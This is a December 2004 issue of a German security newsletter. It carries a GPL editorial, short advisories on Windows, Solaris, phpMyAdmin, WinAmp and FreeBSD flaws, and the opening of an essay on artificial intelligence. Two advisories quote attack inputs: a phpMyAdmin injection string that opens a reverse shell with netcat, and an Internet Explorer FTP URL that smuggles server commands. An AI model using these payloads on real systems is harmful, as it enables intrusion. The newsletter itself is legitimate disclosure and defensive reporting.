

Contents

1. Editorial
2. scip AG Informationen
3. Neue Sicherheitslücken
4. Hintergrundbericht
5. Kreuzworträtsel
6. Literaturverzeichnis
7. Impressum

1. Editorial

Respekt vor der GPL? Nein Danke!

Eine der Hauptaufgaben meines Berufs besteht im Sammeln und Verarbeiten von Informationen. Informationen aller Art, wobei technologische News natürlich mitunter von grösster Wichtigkeit sind. Unter anderem bin ich deshalb regelmässiger Besucher von Heise Online (<http://www.heise.de>), die Tag für Tag über das Neueste aus dem Technologie- und IT-Bereich berichten.

Diese Tage stolperte ich über einen Artikel, dessen Überschrift eine weitere juristische Auseinandersetzung im IT-Sektor erahnen lässt: „Streit um angeblich übernommene Wörterbuch-Inhalte“ [Kleinz 2004]. Darin geht es um den Webseiten-Betreiber eines Deutsch/Englisch Wörterbuchs, dessen Inhalte der GPL (General Public License) unterliegen. Ein Konkurrenz-Projekt, so wird im Artikel und auf der Webseite die Vermutung nahe gelegt, hat die Daten übernommen und verwendet diese nun in kommerziellem Sinne ohne die Nennung und Offenlegung der Quellen. Ein klarer Verstoss gegen die GPL!

Ich habe mich mit Paul Hemetsberger, Betreiber

des betroffenen Online-Wörterbuchs <http://dict.cc>, in Verbindung gesetzt und ihm Mut zugesprochen sowie viel Glück gewünscht – Jenachdem wird er ein Höchstmass an Ausdauer aufbringen müssen, um seine ihm eigentlich längst zugesprochenen Rechte wirklich wahrnehmen zu können. Die GPL ist eine wichtige und anerkannte Lizenz, die es wie jede andere Lizenz zu respektieren gilt: Die Quellen mögen frei und für jedermann nutzbar sein. Solange die Herkunft genannt wird und ein neues Projekt die genutzten Teile ebenso wieder unter der GPL zugänglich macht [Free Software Foundation 1991]. Dies kann zwar in einzelnen Punkten differenziert ausgelegt werden [Ruef et al. 2004], ist jedoch weitestgehend und in den Grundlagen rechtskräftig.

GPL-Projekte, zu denen unter anderem das immer mehr verbreitete offene Betriebssystem Linux gehört, gewinnen immer mehr an Bedeutung. Industrie und Wirtschaft beklagen sich seit jeher, dass derlei Projekte Arbeitsplätze vernichten und Umsatzeinbussen mit sich bringen würden. Aus diesem Grund wird versucht, mit allen Mitteln gegen die scheinbare Übermacht GPL vorzugehen.



auch.

Dass aber auch die GPL nur eine normale Lizenz mit relativ edlen Absichten ist, ist vielen nicht klar (oder will nicht wahrgenommen werden). Wer ein GPL-Projekt betreibt, der behält alle Kopierrechte für sich. Nur er kann unter Umständen ein geschlossenes Neben-Projekt dazu eröffnen. Das selbige Vorgehen durch andere ist gesetzlich unterbunden und wird juristisch genauso geahndet, wie jede andere Copyright-Verletzung

Ich bin der Meinung, dass Paul Hemetsberger seine Interessen und diejenigen der GPL-Community vertreten sollte. Dass dies wohl zu einem weiteren Maraton juristischer Natur führen ist, ist wohl unvermeidbar. In einem Rechtsstaat ist es jedoch jedem erlaubt, seine ihm gegebenen Rechte wahrzunehmen. Egal, ob es sich um die Hersteller kommerzieller Software,

Musikindustrie oder ein GPL-Projekt handelt: Vor dem Gesetz, so heisst es doch in der schweizerischen Bundesverfassung in Artikel 8 [Schweizerische Bundesverfassung 2004] und im Grundgesetz für die Bundesrepublik Deutschland in Artikel 3 Absatz 1 [Bundesrepublik Deutschland 2004], sind alle gleich.

Marc Ruef <maru at scip.ch>
Security Consultant
Zürich, 17. Dezember 2004

2. scip AG Informationen

2.1 Festtage und Neujahr

Ein weiteres Jahr neigt sich seinem Ende. Die Tage werden kürzer, die Temperaturen sinken, es riecht nach Schnee und es sind allerlei Geschenke zu verteilen.

Wir von der scip AG bedanken uns für ein weiteres erfolgreiches Jahr. Einerseits sind wir stolz auf eine wachsende, zufriedene und treue Kundschaft zählen zu können und andererseits freut es uns sehr zu sehen, dass unser werbungsneutrales, professionell erarbeitetes und Hersteller unabhängiges Gefäss weiter in der Gunst der Leser steigt und permanent neue Leser gewinnen kann.

Seien Sie auf die weiteren Evolutionen der scip AG gespannt, es lohnt sich!

Die scip AG wünscht Ihnen allen eine besinnliche Festzeit, Gesundheit und ein erfreuliches neuen Jahr 2005.

3. Neue Sicherheitslücken

Die erweiterte Auflistung hier besprochener Schwachstellen sowie weitere Sicherheitslücken sind unentgeltlich in unserer Datenbank unter <http://www.scip.ch/cgi-bin/smss/showadvf.pl> einsehbar.

Die Dienstleistungspakete [\)scip\(pallas](#) liefern Ihnen jene Informationen, die genau für Ihre Systeme relevant sind.

Contents:

- 3.1 Microsoft Windows NT 4.0 bis XP WINS Name Validierung Pufferüberlauf
- 3.2 Microsoft Windows NT 4.0 bis XP Kernel Local Security Authority Subsystem Service Pufferüberlauf
- 3.3 Microsoft Windows NT 4.0 bis XP Kernel Local Procedure Call Pufferüberlauf
- 3.4 Microsoft Windows 98 bis XP WordPad Word for Windows 6.0 Converter Pufferüberlauf
- 3.5 Microsoft Windows NT 4.0 Server DHCP-Service Pufferüberlauf
- 3.6 Sun Solaris 9 SPARC Sendmail fehlerhafte DNS-Rückantworten Pufferüberlauf
- 3.7 phpMyAdmin 2.6.1-rc1 Upload erweiterte Leserechte
- 3.8 phpMyAdmin 2.6.0-pl2 bis 2.6.1-rc1 SQL-Injection
- 3.9 Microsoft Internet Explorer bis 6.0 FTP URIs %0A Kommandos einschleusen
- 3.10 Sun Solaris 7 bis 9 SPARC und x86 ping unbekannter Pufferüberlauf
- 3.11 Microsoft Windows WINS korruptes Replikation-Paket Pufferüberlauf
- 3.12 Nullsoft WinAmp bis 5.0.6 IN_CDDA.dll m3u Playlist Pufferüberlauf
- 3.13 FreeBSD bis 5.3 fetch HTTP-Header Pufferüberlauf

3.1 Microsoft Windows NT 4.0 bis XP WINS Name Validierung Pufferüberlauf

Einstufung: **kritisch**
 Remote: Ja
 Datum: 14.12.2004
 scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=1041>

Microsoft Windows ist eine sehr beliebte Betriebssystemreihe der redmonder Firma Microsoft. Das grafische Betriebssystem stellt

eine Weiterentwicklung des zeilenbasierten MS DOS dar. Kostya Kortchinsky eine relativ kritische Sicherheitslücken in Microsoft Windows NT 4.0 bis XP. Bei dieser ist es möglich, dass ein Benutzer durch einen Pufferüberlauf während der Name-Validierung von WINS beliebigen Programmcode ausführen und so erweiterte Rechte erlangen kann. Genaue technische Details oder ein Exploit sind bisher nicht bekannt. Microsoft hat dem Problem mit jeweiligen Patches zu den betroffenen Betriebssystemen Rechnung getragen.

Expertenmeinung:

Auch diese Schwachstelle scheint sehr schwerwiegend und dazu prädestiniert, eine Wurm-Welle wie beim Blaster nach sich zu ziehen. Die Zukunft wird zeigen, was findige Köpfe noch aus dieser Schwachstelle alles herausholen werden. Ein Exploit ist jedoch mit Sicherheit heiss erwartet und wird sodann auch eine Welle an Break-Ins nach sich ziehen. Deshalb ist es besonders wichtig, dass auf betroffenen Systemen schnellstmöglich die bereitgestellten Patches installiert werden.

3.2 Microsoft Windows NT 4.0 bis XP Kernel Local Security Authority Subsystem Service Pufferüberlauf

Einstufung: **kritisch**
 Remote: Indirekt
 Datum: 14.12.2004
 scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=1040>

Microsoft Windows ist eine sehr beliebte Betriebssystemreihe der redmonder Firma Microsoft. Das grafische Betriebssystem stellt eine Weiterentwicklung des zeilenbasierten MS DOS dar. Cesar Cerrudo fand zwei relativ kritische Sicherheitslücken in Microsoft Windows NT 4.0 bis XP. Bei der einen ist es möglich, dass ein lokaler Benutzer durch einen Pufferüberlauf im Local Security Authority Subsystem Service (LSASS) beliebigen Programmcode ausführen und so erweiterte Rechte erlangen kann. Genaue technische Details oder ein Exploit sind bisher nicht bekannt. Microsoft hat dem Problem mit jeweiligen Patches zu den betroffenen Betriebssystemen Rechnung getragen.

Expertenmeinung:

Das Erlangen administrativer Privilegien unter Microsoft Windows hat eine lange Tradition. Es ist also durchaus denkbar, dass eine Schwachstelle wie diese in die Fussstapfen von GetAdmin und Sechole treten wird. Sobald handliche Exploits die Runde machen, dürfte die

Popularität entsprechender Angriffe schlagartig ansteigen. Deshalb ist es besonders wichtig, dass auf Multiuser-Systemen schnellstmöglich die bereitgestellten Patches installiert werden.

3.3 Microsoft Windows NT 4.0 bis XP Kernel Local Procedure Call Pufferüberlauf

Einstufung: **kritisch**
Remote: Indirekt
Datum: 14.12.2004
scip DB: <http://www.scip.ch/cgi-bin/sms/showadvf.pl?id=1039>

Microsoft Windows ist eine sehr beliebte Betriebssystemreihe der redmonder Firma Microsoft. Das grafische Betriebssystem stellt eine Weiterentwicklung des zeilenbasierten MS DOS dar. Cesar Cerrudo fand zwei relativ kritische Sicherheitslücken in Microsoft Windows NT 4.0 bis XP. Bei der einen ist es möglich, dass ein lokaler Benutzer durch einen Pufferüberlauf in Local Procedure Call (LPC) beliebigen Programmcode ausführen und so erweiterte Rechte erlangen kann. Genaue technische Details oder ein Exploit sind bisher nicht bekannt. Microsoft hat dem Problem mit jeweiligen Patches zu den betroffenen Betriebssystemen Rechnung getragen.

Expertenmeinung:

Das Erlangen administrativer Privilegien unter Microsoft Windows hat eine lange Tradition. Es ist also durchaus denkbar, dass eine Schwachstelle wie diese in die Fussstapfen von GetAdmin und Sechole treten wird. Sobald handliche Exploits die Runde machen, dürfte die Popularität entsprechender Angriffe schlagartig ansteigen. Deshalb ist es besonders wichtig, dass auf Multiuser-Systemen schnellstmöglich die bereitgestellten Patches installiert werden.

3.4 Microsoft Windows 98 bis XP WordPad Word for Windows 6.0 Converter Pufferüberlauf

Einstufung: **kritisch**
Remote: Ja
Datum: 14.12.2004
scip DB: <http://www.scip.ch/cgi-bin/sms/showadvf.pl?id=1038>

Microsoft Windows ist eine sehr beliebte Betriebssystemreihe der redmonder Firma Microsoft. Das grafische Betriebssystem stellt eine Weiterentwicklung des zeilenbasierten MS DOS dar. Standardmässig wird Microsoft WordPad mitgeliefert, das sich ähnlich wie der

kleine Bruder des kommerziellen Microsoft Word - ebenfalls eine umfassende Textverarbeitung - verhält. Greg Jones und Lord Yup haben eine Pufferüberlauf-Schwachstelle bei WordPad unter Microsoft Windows 98 bis XP gefunden. Diese ist dann gegeben, wenn ein Dokument mit dem Word for Windows 6.0 Converter genutzt wird, was standardmässig beim Einlesen eines entsprechenden Dokuments der Fall ist. Sodann ist es unter Umständen möglich, dass über korrupte .wri, .rtf oder .doc Dokumente ein Angreifer beliebigen Programmcode auf einem verwundbaren System ausführen kann. Es sind jedoch keine technischen Details oder ein Exploit zur Schwachstelle bekannt. Microsoft hat mit einem Patch für die betroffenen Betriebssysteme reagiert. Zudem wird empfohlen, auf das Öffnen entsprechender Word-Dateien unbekannter oder zweifelhafter Herkunft zu verzichten.

Expertenmeinung:

In den letzten fünf Jahren haben besonders Viren und Würmer von den Möglichkeiten von Makros Gebrauch gemacht. Schädlinge wie Melissa oder ILOVEYOU wären ohne diese Programmiersprache gar nicht möglich gewesen. Diese Schwachstelle eröffnet natürlich neue Möglichkeiten, mit denen ein Wurm nicht mehr auf Makro-Funktionalität zurückgreifen müsste. Mit grösster Wahrscheinlichkeit wird in absehbarer Zeit ein Schädling die Runde machen, der den Pufferüberlauf für seine Zwecke missbraucht. Umso wichtiger ist es unverzüglich die Patches einzuspielen und die Antiviren-Software stets aktuell zu halten.

3.5 Microsoft Windows NT 4.0 Server DHCP-Service Pufferüberlauf

Einstufung: **kritisch**
Remote: Ja
Datum: 14.12.2004
scip DB: <http://www.scip.ch/cgi-bin/sms/showadvf.pl?id=1037>

Microsoft Windows NT 4.0 ist ein professionelles Betriebssystem, das jedoch mittlerweile vielerorts durch den Nachfolger Microsoft Windows 2000 abgelöst wurde. Kostya Kortchinsky entdeckte zwei Pufferüberlauf-Schwachstellen in Microsoft Windows NT 4.0 Server. Die zweite ist dann gegeben, der DHCP-Dienst angeboten wird. So ist es möglich, über diesen beliebigen Programmcode auf dem Zielsystem ausführen zu lassen. Genaue technische Details oder ein Exploit sind bisher nicht bekannt. Microsoft hat Patches für die betroffenen Versionen von Microsoft Windows NT 4.0 Server herausgegeben. Als Workaround wird empfohlen, auf das Nutzen von DHCP zu

verzichten.

Expertenmeinung:

Pufferüberlauf-Schwachstellen, die über das Netzwerk ausgenutzt werden können, sind etwas vom schlimmsten, was einem Administrator passieren kann. Umso wichtiger ist es, dass in betroffenen Umgebungen so schnell wie möglich die Gegenmassnahmen umgesetzt werden, um das Zeitfenster für erfolgreiche Angriffe zu kurz wie möglich zu halten. Es ist nur eine Frage der Zeit, bis entsprechende Exploits die Runde machen werden. Natürlich ist das Interesse der Cracker eher gedämpft, denn Windows NT 4.0 hat doch wirklich langsam ausgedient.

3.6 Sun Solaris 9 SPARC Sendmail fehlerhafte DNS-Rückantworten Pufferüberlauf

Einstufung: **problematisch**
Remote: Ja
Datum: 14.12.2004
scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=1033>

Solaris ist ein populäres UNIX-Derivat aus dem Hause Sun Microsystems. Wie nun bekannt wurde, existiert seit längerem eine Pufferüberlauf-Schwachstelle in Sendmail, das mit Sun Solaris 9 mitgeliefert wird. Sendmail ist eine seit vielen Jahren sehr populäre Implementierung eines Mail Transfer Agents (MTA), der für die Übertragung von Emails (z.B. SMTP) genutzt werden kann. Es gibt kommerzielle und open-source Varianten, die jeweils für verschiedene Betriebssysteme erhältlich sind. Durch eine fehlerhafte DNS-Rückantwort kann ein Angreifer einen Pufferüberlauf provozieren und dadurch erweiterte Rechte erlangen. Sun hat einen Patch für die betroffene Sun Solaris-Version herausgegeben. Als Workaround wird empfohlen, auf das Nutzen von Sendmail zu verzichten.

Expertenmeinung:

Eine ähnliche Schwachstelle wurde vor rund zwei Monaten von Microsoft für die 64-bit Version ihres Microsoft Windows XP bekannt gegeben. Eben auch dort war es durch einen Pufferüberlauf möglich, mit einer fehlerhaften DNS-Rückantwort nach Belieben Programmcode über den SMTP-Dienst auszuführen [scipID 898; <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=898>]. Ein unangenehmes Problem, das jedoch eher von theoretischem Interesse sein wird.

3.7 phpMyAdmin 2.6.1-rc1 Upload erweiterte Leserechte

Einstufung: **problematisch**
Remote: Ja
Datum: 13.12.2004
scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=1031>

phpMyAdmin ist eine beliebte Web-Oberfläche für die PHP-Administration. Nicolas Gregoire von Exaprobe entdeckte zwei Sicherheitslücken in phpMyAdmin bis 2.6.1-rc1. Durch eine SQL-Injection bei den jeweiligen Eingabefeldern ist es unter Umständen möglich, über die Upload-Funktion Dateien anzeigen zu lassen. Zum Zweck eines erfolgreichen Angriffs muss der PHP Safe Mode ausgeschaltet und \$cfg['UploadDir'] definiert sein. Der Fehler wurde in phpMyAdmin 2.6.1-rc1 behoben. Als Workaround wird empfohlen, nur vertrauenswürdigen Benutzern Zugriff auf die phpMyAdmin-Oberfläche zu gewähren und unerwünschte Zugriffe zusätzlich mittels Firewalling zu verhindern.

Expertenmeinung:

Eingabeungültigkeiten sind grundsätzlich eine der grössten Unannehmlichkeiten im modernen Web-Betrieb. Von Glück darf man in diesem Falle sprechen, da die Schwachstelle nur legitimen Benutzern zugänglich ist. Auf Multiuser- oder gemieteten Systemen (z.B. Ohne Shell-Zugriff) kann sich die Sicherheitslücke aber durchaus als kritisch erweisen. Nämlich dann, wenn ein vermeintlich legitimer Benutzer seine Rechte unweigerlich ausweitet.

3.8 phpMyAdmin 2.6.0-pl2 bis 2.6.1-rc1 SQL-Injection

Einstufung: **problematisch**
Remote: Ja
Datum: 13.12.2004
scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=1030>

phpMyAdmin ist eine beliebte Web-Oberfläche für die PHP-Administration. Nicolas Gregoire von Exaprobe entdeckte zwei Sicherheitslücken in phpMyAdmin bis 2.6.1-rc1. Durch eine SQL-Injection bei den jeweiligen Eingabefeldern ist es unter Umständen möglich, Shell-Kommandos ausführen zu lassen. Als Beispiel-Eingabe wurde im Advisory "F\;nc -e /bin/sh -n www.scip.ch 80;echo \A" abgedruckt. Zum Zweck eines erfolgreichen Angriffs muss der PHP Safe Mode ausgeschaltet und External Transformations aktiviert sein. Der Fehler wurde in phpMyAdmin 2.6.1-rc1 behoben. Als Workaround wird

empfohlen, nur vertrauenswürdigen Benutzern Zugriff auf die phpMyAdmin-Oberfläche zu gewähren und unerwünschte Zugriffe zusätzlich mittels Firewalling zu verhindern.

Expertenmeinung:

SQL-Injections sind grundsätzlich eine der grössten Unannehmlichkeiten im modernen Web-Betrieb. Von Glück darf man in diesem Falle sprechen, da die Schwachstelle nur legitimen Benutzern zugänglich ist. Auf Multiuser- oder gemieteten Systemen (z.B. Ohne Shell-Zugriff) kann sich die Sicherheitslücke aber durchaus als kritisch erweisen. Nämlich dann, wenn ein vermeintlich legitimer Benutzer seine Rechte unweigerlich ausweitet.

3.9 Microsoft Internet Explorer bis 6.0 FTP URIs %0A Kommandos einschleusen

Einstufung: **kritisch**
 Remote: Ja
 Datum: 05.12.2004
 scip DB: <http://www.scip.ch/cgi-bin/sms/showadvf.pl?id=1028>

Der Microsoft Internet Explorer (MS IEX) ist der am meisten verbreitete Webbrowser und fester Bestandteil moderner Windows-Betriebssysteme. Neben dem Browsen über HTTP im World Wide Web (WWW) ist ebenfalls das Umsetzen von FTP-Kommunikationen in gewohnter Explorer-Manier möglich. Albert Puigsech Galicia publizierte in seinem Advisory 7a69Adv#15 einen Fehler, der im Microsoft Internet Explorer bis und mit Version 6.0 (inkl. SP2 von Microsoft Windows XP) gegeben ist. Durch das Miteinbeziehen der speziellen Zeichenkette %0A innerhalb von URIs kann der Client zum Ausführen spezieller FTP-Kommandos gedrängt werden. Das Anklicken der URL <ftp://www.scip.ch/%0d%0aPORT%0d%20a,b,c,d,e,f%0d%0aRETR%20/datei%0d%0a> mit dem Internet Explorer nutzt zum Beispiel aussergewöhnlicherweise das FTP-Kommando PORT, mit dem die Portnummern für den FTP-Datenaustausch spezifiziert werden können. Ein Angreifer kann diesen Umstand nutzen, um Einfluss auf das Verhalten des FTP-Clients auszuüben. Zum Beispiel könnten nach erfolgreichem Einloggen sämtliche Daten gelöscht werden. Es ist damit zu rechnen, dass Microsoft in den kommenden Wochen mit einem Patch reagieren wird. Als Workaround wird empfohlen, entweder gänzliche Kommunikation zu FTP-Servern bis auf Weiteres mittels Firewalling zu unterbinden. Oder FTP-Links bzw. -Kommunikationen mit einem alternativen

Produkt (z.B. SmartFTP) zu nutzen.

Expertenmeinung:

Ein interessantes Problem, das auf einen Design- und Entwicklungsfehler von Microsoft zurückzuführen ist. Sonderbar, dass so etwas passieren kann, denn die Verarbeitung von URIs sollte ganz und gar nicht mit dem direkten Absetzen von FTP-Kommandos verbunden sein.

3.10 Sun Solaris 7 bis 9 SPARC und x86 ping unbekannter Pufferüberlauf

Einstufung: **kritisch**
 Remote: Indirekt
 Datum: 30.11.2004
 scip DB: <http://www.scip.ch/cgi-bin/sms/showadvf.pl?id=1013>

Solaris ist ein populäres UNIX-Derivat aus dem Hause Sun Microsystems. Der Hersteller meldet im Sun Alert 57675 eine nicht näher beschriebene Pufferüberlauf-Schwachstelle im Netzwerkd Diagnose-Utility ping. Dieses zeilenorientierte Tool wird eingesetzt, um die Existenz und Erreichbarkeit von netzwerkfähigen Systemen zu determinieren [http://www.computec.ch/filme/computec_tv/computec_tv-klassisches_icmp-mapping.rm]. Es ist Bestandteil praktisch jeden modernen netzwerkfähigen Betriebssystems. Von der Schwachstelle betroffen sind Sun Solaris 7 bis 9, sowohl SPARC als auch x86. Sun hat für die betroffenen System-Versionen Patches herausgegeben. Als Workaround wird empfohlen, das SUID-Bit von ping zu entfernen (`chmod u-s /usr/sbin/ping`) und lediglich vertrauenswürdigen Benutzern Zugriff auf ein System zu gewähren. Dies kann aber, so die Relativierung von Sun selbst, nur bedingt Schutz bieten. Auf SPARC-Systemen sollte zusätzlich mit der Eingabe von "set noexec_user_stack = 1" das Ausführen von Daten auf dem Stack verhindert werden.

Expertenmeinung:

Diese Schwachstelle ist sehr schwer einzuschätzen, weil nun wirklich praktisch keine technischen Details bekannt sind. Dies könnte darauf hindeuten, dass das Problem sehr schwerwiegend ist und Sun daher das Risiko eines erfolgreichen Exploits und Angriffs so gering wie möglich halten möchte. Entsprechend sollte man sich bemühen die Patches schnellstmöglich einzuspielen.

3.11 Microsoft Windows WINS korruptes Replikation-Paket Pufferüberlauf

Einstufung: **kritisch**

Remote: Ja
Datum: 29.11.2004
scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=1011>

Microsoft Windows ist eine sehr beliebte Betriebssystemreihe der redmonder Firma Microsoft. Das grafische Betriebssystem stellt eine Weiterentwicklung des zeilenbasierten MS DOS dar. Der WINS-Dienst wird genutzt, um über Broadcast-Nachrichten einen NetBIOS-Computernamen in eine IP-Adresse umzuwandeln. Dazu ist ein WINS-Server erforderlich, der Standardmässig den Dienst auf dem Port tcp/42 anbietet. Nicolas Waisman von Immunity entdeckte eine Pufferüberlauf-Schwachstelle, die es einem Angreifer erlaubt, mittels korrupten Replikations-Paketen den Speicher so zu überschreiben, dass beliebiger Programmcode auf einem verwundbaren System ausgeführt werden kann. Detaillierte technische Informationen sind im Advisory enthalten und wurden unter anderem auf anderen Security-Seiten wie SecuriTeam.com übernommen. Das Vorhandensein eines funktionierenden Exploits ist bis dato nicht bekannt. Die Schwachstelle betrifft nur Windows-Systeme, die als WINS-Server fungieren, was standardmässig nicht der Fall ist. Als Workaround wird empfohlen, die Kommunikation zwischen WINS-Servern mittels IPsec zu sichern und unerwünschte Verbindungsanfragen mittels Firewalling zu unterbinden. Microsoft hat mit dem Patchday im Dezember 2004 dem Problem mit einem Bugfix für diesen und einen neu publizierten Fehler in WINS Rechnung getragen [<http://www.microsoft.com/technet/security/bulletin/ms04-045.msp>].

Expertenmeinung:

Eine unschöne Schwachstelle, die hier die Windows-Welt heimsucht. Aber wirklich schön sind die Hintergründe des Fehlers. So wurde die Schwachstelle schon im Mai dieses Jahres im Vulnerability Sharing Club von Immunity veröffentlicht. Dies ist eine geschlossene Benutzergruppe zum Austausch von Informationen zu Sicherheitslücken. Der Beitritt kostet 50'000 US-Dollar und bleibt daher einer Vielzahl an kleineren Unternehmen und Privatpersonen verwehrt. Der Austausch von sicherheitsrelevanten Informationen in einem solch elitären Kreis ist aus Sicherheitssicht total unsinnig, denn nur wer Geld hat, kann an brisante und wichtige Informationen kommen. Und dies lange, bevor der Rest der IT-Welt darüber informiert wird. Die Zeitspanne für das mögliche Ausnutzen der Schwachstelle durch ein Mitglied des Clubs beträgt unter Umständen - so wie in diesem Fall auch - mehrere Monate. Auch

weiterhin postulieren wird deshalb, dass stets zuerst der Hersteller informiert wird, und nach Absprache einige Tage oder Wochen später - bestmöglich nach dem Erscheinen eines Patches - die Schwachstelle publik gemacht wird.

3.12 Nullsoft WinAmp bis 5.0.6 IN_CDDA.dll m3u Playlist Pufferüberlauf

Einstufung: **kritisch**
Remote: Ja
Datum: 23.11.2004
scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=1004>

WinAmp der Firma Nullsoft ist ein populäres Shareware-Produkt für Windows, das für das Abspielen von Multimedia-Dateien entwickelt wurde. Brett Moore von Security-Assessment.com entdeckte eine Pufferüberlauf-Schwachstelle in der Bibliothek IN_CDDA.dll. Durch eine korrupte m3u-Playlist kann mitunter beliebiger Programmcode ausgeführt werden. Einige technische Details sind im Advisory enthalten. Wenige Tage nach dem Bekanntwerden der Schwachstelle wurde mitunter auf SecuriTeam.com ein von Brett Moore in C geschriebener Exploit publiziert. Nullsoft hat dem Problem mit WinAmp 5.0.6 Rechnung getragen. Als Workaround wird empfohlen, auf das Herunterladen und Interpretieren von m3u-Playlists zu verzichten.

Expertenmeinung:

Einmal mehr eine Schwachstelle die demonstriert, dass auch harmlose und eher passiv erscheinende Software für konstruktive Angriffe ausgenutzt werden kann. Schön ist, dass Nullsoft zeitgleich mit dem Erscheinen des Advisories eine neue Software-Version herausgegeben hat.

3.13 FreeBSD bis 5.3 fetch HTTP- Header Pufferüberlauf

Einstufung: **kritisch**
Remote: Ja
Datum: 18.11.2004
scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=1002>

Die BSD-Betriebssysteme basieren auf Unix. Es gibt verschiedene Arten und Abkömmlinge, die sich jedoch in ihren Grundzügen stark gleichen. Colin Percival entdeckte eine Pufferüberlauf-Schwachstelle im fetch-Utility in FreeBSD bis 5.3. Fetch ist dabei nicht in der Lage, korrupte HTTP-Header zu verarbeiten, was durch einen

Angreifer mitunter für das Ausführen beliebigen Programmcodes genutzt werden kann. Dazu ist es jedoch erforderlich, dass der Angreifer sein Opfer zum Download einer entsprechenden Webseite mittels fetch verleitet. Das FreeBSD-Team hat für die betroffenen Versionen Patches herausgegeben.

Expertenmeinung:

Diese Schwachstelle ist insofern interessant, weil selbst rund eine Woche später noch keine Informationen publik geworden sind, ob auch Nokio IPSO von der Schwachstelle betroffen ist. Wäre dies der Fall, wäre dies eine unglaubliche Negativwerbung, die man hätte elegant verhindern können. Jeden Tag, in dem kein Statement durch Nokia herausgegeben wird, werden die Administratoren von IPSO-Systemen nicht wirklich ruhig schlafen können.

4. Hintergrundbericht

4.1 Vom Kern der Intelligenz (1/2)

Essay zum philosophischen Aspekt der künstlichen Intelligenz

Marc Ruef

Das Reiz/Reaktions-Schema

Die künstliche Intelligenz (KI) ist ein Gebiet, das seit jeher eine magische Faszination auf mich ausgeübt hat. Dabei vertrete ich die Meinung der *starken KI*, die darauf beruht, dass Intelligenz von einem Medium grundsätzlich unabhängig ist (vgl. Douglas R. Hofstadter, Daniel Dennett, „Einsicht ins Ich“, ISBN 3-608-93038-8, Seiten 337–366). Dies bedeutet, dass es egal ist, in welcher Form intelligente Logik existiert - Egal ob Mensch oder Maschine. Ein Computer, der in jeder Situation genau gleich reagiert wie ich, müsste auf der Ebene der logischen Intelligenz mit mir als biologisches Ebenbild identisch sein.

Die Gründe meiner Befürwortung dieser Position erscheint mir einfach und offensichtlich zugleich. Der Mensch - so wie es uns auch die Gesetze der Physik und Verhaltenspsychologie lernen - funktioniert in erster Linie auf einem Reiz/Reaktions-Schema: Ein Reiz provoziert eine angemessene Reaktion. Sage ich einem Menschen "Hallo", wird er voraussichtlich zurückgrüssen.

Dass diese Interaktion keine reine 1:1-Beziehung an Informationen ist, erscheint umso klarer, desto intensiver man sich mit dieser Theorie auseinandersetzt. Oft besteht ein "einzelner" Reiz aus vielen Facetten oder die Reize überlagern sich. Dieses Zusammenspiel macht es praktisch unmöglich, in angemessener Zeit die exakte Reaktion eines Menschen zu determinieren. So ist es nicht immer offensichtlich, dass auf ein "Hallo" auch ein Gruss zurückkommt. Eventuell ist mein Gegenüber gerade beschäftigt und kann oder will meine Kontaktaufnahme gar nicht wahrnehmen. Oder ich habe den Menschen zuvor entzürnt, so dass er mich absichtlich Ignoriert, um mich mit meiner vermeintlichen Unwichtigkeit zu konfrontieren. Fälschlicherweise wird diese Endlichkeit an Abhängigkeiten und Kombinationen als Beweis dafür gesehen, dass sich ein vergleichbar komplexes System mit ähnlichen menschlichen Eigenschaften nicht künstlich kreieren lässt.

Manchmal werden Reaktionen nicht einmal bewusst umgesetzt. Der berühmte

scip monthly Security Summary
Marc Ruef & Simon Zumstein
scip_mss-19_12_2004-1.doc

Psychoanalytiker Sigmund Freud hat in dieser Hinsicht grossartiges geleistet und in zahlreichen Schriften bewiesen, dass viele Reaktionen unbewusster Natur sind. So werden Dinge vom sogenannten Es (das Unbewusste) ignoriert, weil man zum Beispiel damit absichtlich jemanden beleidigen möchte¹. In seinen Schriften "Psychopathologie des Alltagslebens" nannte Freud unter anderem das Beispiel des "absichtlichen" Vergessens eines Namens einer einem unwichtigen bzw. unsympathischen Person. Dadurch demonstriert man die Überlegenheit im Sinne des „Wieso sollte ich mir Deinen unwichtigen Namen merken?“

Vor vielen Jahren habe ich damit begonnen, mich aktiv mit der Entwicklung künstlicher Intelligenzen auseinanderzusetzen. Erste Gehversuche machte ich mit einer für Linux geschriebenen Software, die den Arbeitstitel ChatBot trug. Kommuniziert wurde mit der Anwendung über ein Web-Frontent, bei dem Tastatur-Eingaben (Reiz durch den Benutzer) gemacht und die jeweiligen Bildschirm-Ausgaben (Reaktion des Programms) angezeigt wurden.

Das besagte Reiz/Reaktions-Schema war Hauptkern dieser Arbeit. So wurden in einer internen Datenbank sämtliche Reiz/Reaktions-Paare gespeichert. Dies war, um es einfach darzustellen, eine Tabelle, bestehend aus zwei Spalten. In der ersten fanden sich die Reize, und in der zweiten wurden die entsprechenden Reaktionen gespeichert. Gab der Benutzer nun etwas ein, wurde in der ersten Reiz-Spalte nach einem vergleichbaren Reiz gesucht. Wurde dieser gefunden, wurde die adäquate Reaktion aus der zweiten Reaktions-Spalte ausgegeben. Folgend eine Auflistung dieser flachen Datenbank:

```
Hallo;Guten Tag!  
Wie geht es Dir?;Mir geht es gut.  
Mir geht es auch gut.;Das freut  
mich zu hören.  
Nicht so gut.;Oh, das tut mir  
leid. Kann ich Dir irgendwie  
helfen?  
Was machst Du so?;Ich chatte  
gerade mit Dir, was denn sonst?  
Machs gut!;Ja, Du auch!  
Schönen Tag!;Danke, Dir auch!
```

¹ Neurosen stellen eine die Auswirkung einer anderen Form des Ignorierens dar (Durch die Klassifikationssysteme ICD-10 und DSM-IV wurde der Begriff Neurose praktisch abgeschafft. In der offiziellen Nomenklatur dieser Systeme kommt nur noch das Adjektiv „neurotisch“ vor). Ein unangenehmes Erlebnis wird unbewusst ignoriert, bis es auf irgendeine andere Weise wieder zu Tage tritt. (vgl. Alfred Adler, Neurosenlehre, 1913)

Suchalgorithmus zur Verarbeitung der Reize

